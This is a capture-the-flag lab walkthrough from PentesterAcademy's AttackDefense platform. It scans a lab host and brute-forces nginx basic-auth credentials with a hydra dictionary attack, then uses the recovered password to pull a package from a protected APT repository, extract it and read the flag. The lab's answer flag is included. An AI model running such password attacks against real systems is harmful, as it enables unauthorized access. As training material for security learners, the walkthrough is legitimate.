ATTACK DEFENSE

by PentesterAcademy

Name	APT Repo: Protected Service
URL	https://www.attackdefense.com/challengedetails?cid=1069
Type	Code Repository : APT Repository

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


A flag is hidden in "auditd" package which is hosted on a protected APT repository on the same network.

Objective: Figure out the credentials for APT server, get the package and retrieve the flag!

Solution:

Step 1: Check the IP address of Kali machine


Command: ip addr



```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
14879: eth0@if14880: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
14883: eth1@if14884: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:8b:36:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.139.54.2/24 brd 192.139.54.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Scan the target machine.


Command: nmap -p- -sV 192.139.54.3



```
root@attackdefense:~# nmap -p- -sV 192.139.54.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-09 09:50 UTC
Nmap scan report for msynwa8dhte0rkd4ufos96awl.temp-network_a-139-54 (192.139.54.3)
Host is up (0.000029s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.14.0 (Ubuntu)
MAC Address: 02:42:C0:8B:36:03 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 9.32 seconds
root@attackdefense:~#
```

Step3: Use curl to check the content of the hosted page.


Command: curl 192.139.54.3



```
root@attackdefense:~# curl 192.139.54.3
<html>
<head><title>401 Authorization Required</title></head>
<body bgcolor="white">
<center><h1>401 Authorization Required</h1></center>
<hr><center>nginx/1.14.0 (Ubuntu)</center>
</body>
</html>
root@attackdefense:~#
```

It appears that the content is protected by some protection mechanism. Use curl in verbose mode to check the protection mechanism.


Command: curl -v 192.139.54.3



```
root@attackdefense:~# curl -v 192.139.54.3
* Expire in 0 ms for 6 (transfer 0x5608e0760dd0)
*   Trying 192.139.54.3...
* TCP_NODELAY set
* Expire in 200 ms for 4 (transfer 0x5608e0760dd0)
* Connected to 192.139.54.3 (192.139.54.3) port 80 (#0)
> GET / HTTP/1.1
> Host: 192.139.54.3
> User-Agent: curl/7.64.0
> Accept: */*
>
< HTTP/1.1 401 Unauthorized
< Server: nginx/1.14.0 (Ubuntu)
< Date: Sun, 09 Jun 2019 09:52:30 GMT
< Content-Type: text/html
< Content-Length: 204
< Connection: keep-alive
< WWW-Authenticate: Basic realm="Registry realm"
<
```

Step 4: Basic authentication is deployed to protect the content. Use hydra tool to perform a dictionary attack on the HTTP service.

Command: hydra -l admin -P wordlists/100-common-passwords.txt -f 192.139.54.3 http-get /




```
root@attackdefense:~# hydra -l admin -P wordlists/100-common-passwords.txt -f 192.139.54.3 http-get /
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations,

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-06-09 09:53:12
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:1/p:100), ~7 tries per task
[DATA] attacking http-get://192.139.54.3:80/
[80][http-get] host: 192.139.54.3   login: admin   password: xbox360
[STATUS] attack finished for 192.139.54.3 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-06-09 09:53:13
root@attackdefense:~#
```

Step 5: Use recovered credentials to check the hosted content using curl.

Command: curl -u admin:xbox360 192.139.54.3

Looks like the APT repository is hosted on /repo/ directory.

Command: curl -u admin:xbox360 192.139.54.3




```
root@attackdefense:~# curl -u admin:xbox360 192.139.54.3
<html> <head> Local APT Repo </head> <body> Use this APT server for local network. Repo path: http://<IP>/repo/   </body> </html>
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~# curl -u admin:xbox360 192.139.54.3/repo/
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /repo</title>
 </head>
 <body>
<h1>Index of /repo</h1>
  <table>
   <tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">L
a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
```

Step 6: Add the repo source to Kali attacker machine.

Command: echo "deb http://admin:xbox360@192.139.54.3/repo/ /" > /etc/apt/sources.list.d/internal.list

Also fetch and add the PGP key from the repo


Command: wget -q -O - http://admin:xbox360@192.139.54.3/repo/KEY.gpg | apt-key add -



```
root@attackdefense:~# echo "deb http://admin:xbox360@192.139.54.3/repo/ /" > /etc/apt/sources.list.d/internal.list
root@attackdefense:~#
root@attackdefense:~# wget -q -O - http://admin:xbox360@192.139.54.3/repo/KEY.gpg | apt-key add -
OK
root@attackdefense:~#
```

Step 7: Update the package list

Command: apt update




```
root@attackdefense:~# apt update
Get:1 http://192.139.54.3/repo  InRelease [1956 B]
Get:2 http://192.139.54.3/repo  Packages [9206 B]
Fetched 11.2 kB in 0s (47.9 kB/s)
Reading package lists... Done
Building dependency tree
Reading state information... Done
3 packages can be upgraded. Run 'apt list --upgradable' to see them.
N: Usage of apt_auth.conf(5) should be preferred over embedding login information directly in the sources.list(5) entry for 'http://192.139.54.
3/repo'
root@attackdefense:~#
```

The setup is ready and will work flawlessly. However, one can observe the note recommending to use apt_auth.conf for authentication credentials. Just to show the alternate way of defining credentials, other way is shown here. Otherwise there is no need of following optional steps.

Optional Recommended Method:

Step 7 (a): Only add URL in sources.list and not the credentials.


Command: echo "deb http://192.139.54.3/repo/ /" > /etc/apt/sources.list.d/internal.list



```
root@attackdefense:~#
root@attackdefense:~# echo "deb http://192.139.54.3/repo/ /" > /etc/apt/sources.list.d/internal.list
root@attackdefense:~#
```

Step 7 (b): Create /etc/apt/auth.conf file and add authentication details to that


File content:
machine 192.139.54.3
login admin
password xbox360



```
root@attackdefense:~# cat /etc/apt/auth.conf
machine 192.139.54.3
login admin
password xbox360
```

Step 7 (c): Update the package list


Command: apt update



```
root@attackdefense:~# apt update
Hit:1 http://192.139.54.3/repo  InRelease
Reading package lists... Done
Building dependency tree
Reading state information... Done
3 packages can be upgraded. Run 'apt list --upgradable' to see them.
root@attackdefense:~#
```

Step 8: Download the auditd package. This command only downloads the package and does NOT install it. Also, to make it easy to locate the package in package cache, clear the cache.


Commands:
apt clean
apt install -d auditd



```
root@attackdefense:~# apt clean
root@attackdefense:~#
root@attackdefense:~# apt install -d auditd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libargon2-0 libdns-export1100
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  libauparse0
```

Step 9: Check the cache directory. Observe that the download package is present there.


Command: ls -l /var/cache/apt/archives



```
root@attackdefense:~# ls -l /var/cache/apt/archives/
total 244
-rw-r--r-- 1 root root 193732 Jun  9 09:26 auditd_1%3a2.8.2-1ubuntu1_amd64.deb
-rw-r--r-- 1 root root  48608 Jun  9 07:42 libauparse0_1%3a2.8.2-1ubuntu1_amd64.deb
-rw-r----- 1 root root      0 Jan 10  2018 lock
drwx------ 1 _apt root   4096 Jun 10 09:51 partial
root@attackdefense:~#
```

Step 10: Change to cache directory, extract the archive.


Commands:
cd /var/cache/apt/archives
mkdir extracted
dpkg-deb -R auditd_1%3a2.8.2-lubuntu1_amd64.deb extracted



```
root@attackdefense:~# cd /var/cache/apt/archives/
root@attackdefense:/var/cache/apt/archives#
root@attackdefense:/var/cache/apt/archives# mkdir extracted
root@attackdefense:/var/cache/apt/archives# dpkg-deb -R auditd_1%3a2.8.2-1ubuntu1_amd64.deb extracted/
```

Step 11: Change to extracted directory and retrieve the flag.

Commands:
cd extracted
find . -name *flag*
cat ./lib/flag.txt



```
root@attackdefense:/var/cache/apt/archives# cd extracted/
root@attackdefense:/var/cache/apt/archives/extracted# find . -name *flag*
./lib/flag.txt
root@attackdefense:/var/cache/apt/archives/extracted#
root@attackdefense:/var/cache/apt/archives/extracted# cat ./lib/flag.txt
e400cdc6e01c1cb93e32d202c7406d92
root@attackdefense:/var/cache/apt/archives/extracted#
```

Flag: e400cdc6e01c1cb93e32d202c7406d92

References:

1. apt-get (https://linux.die.net/man/8/apt-get)
2. APT package manager (https://en.wikipedia.org/wiki/APT_(Package_Manager))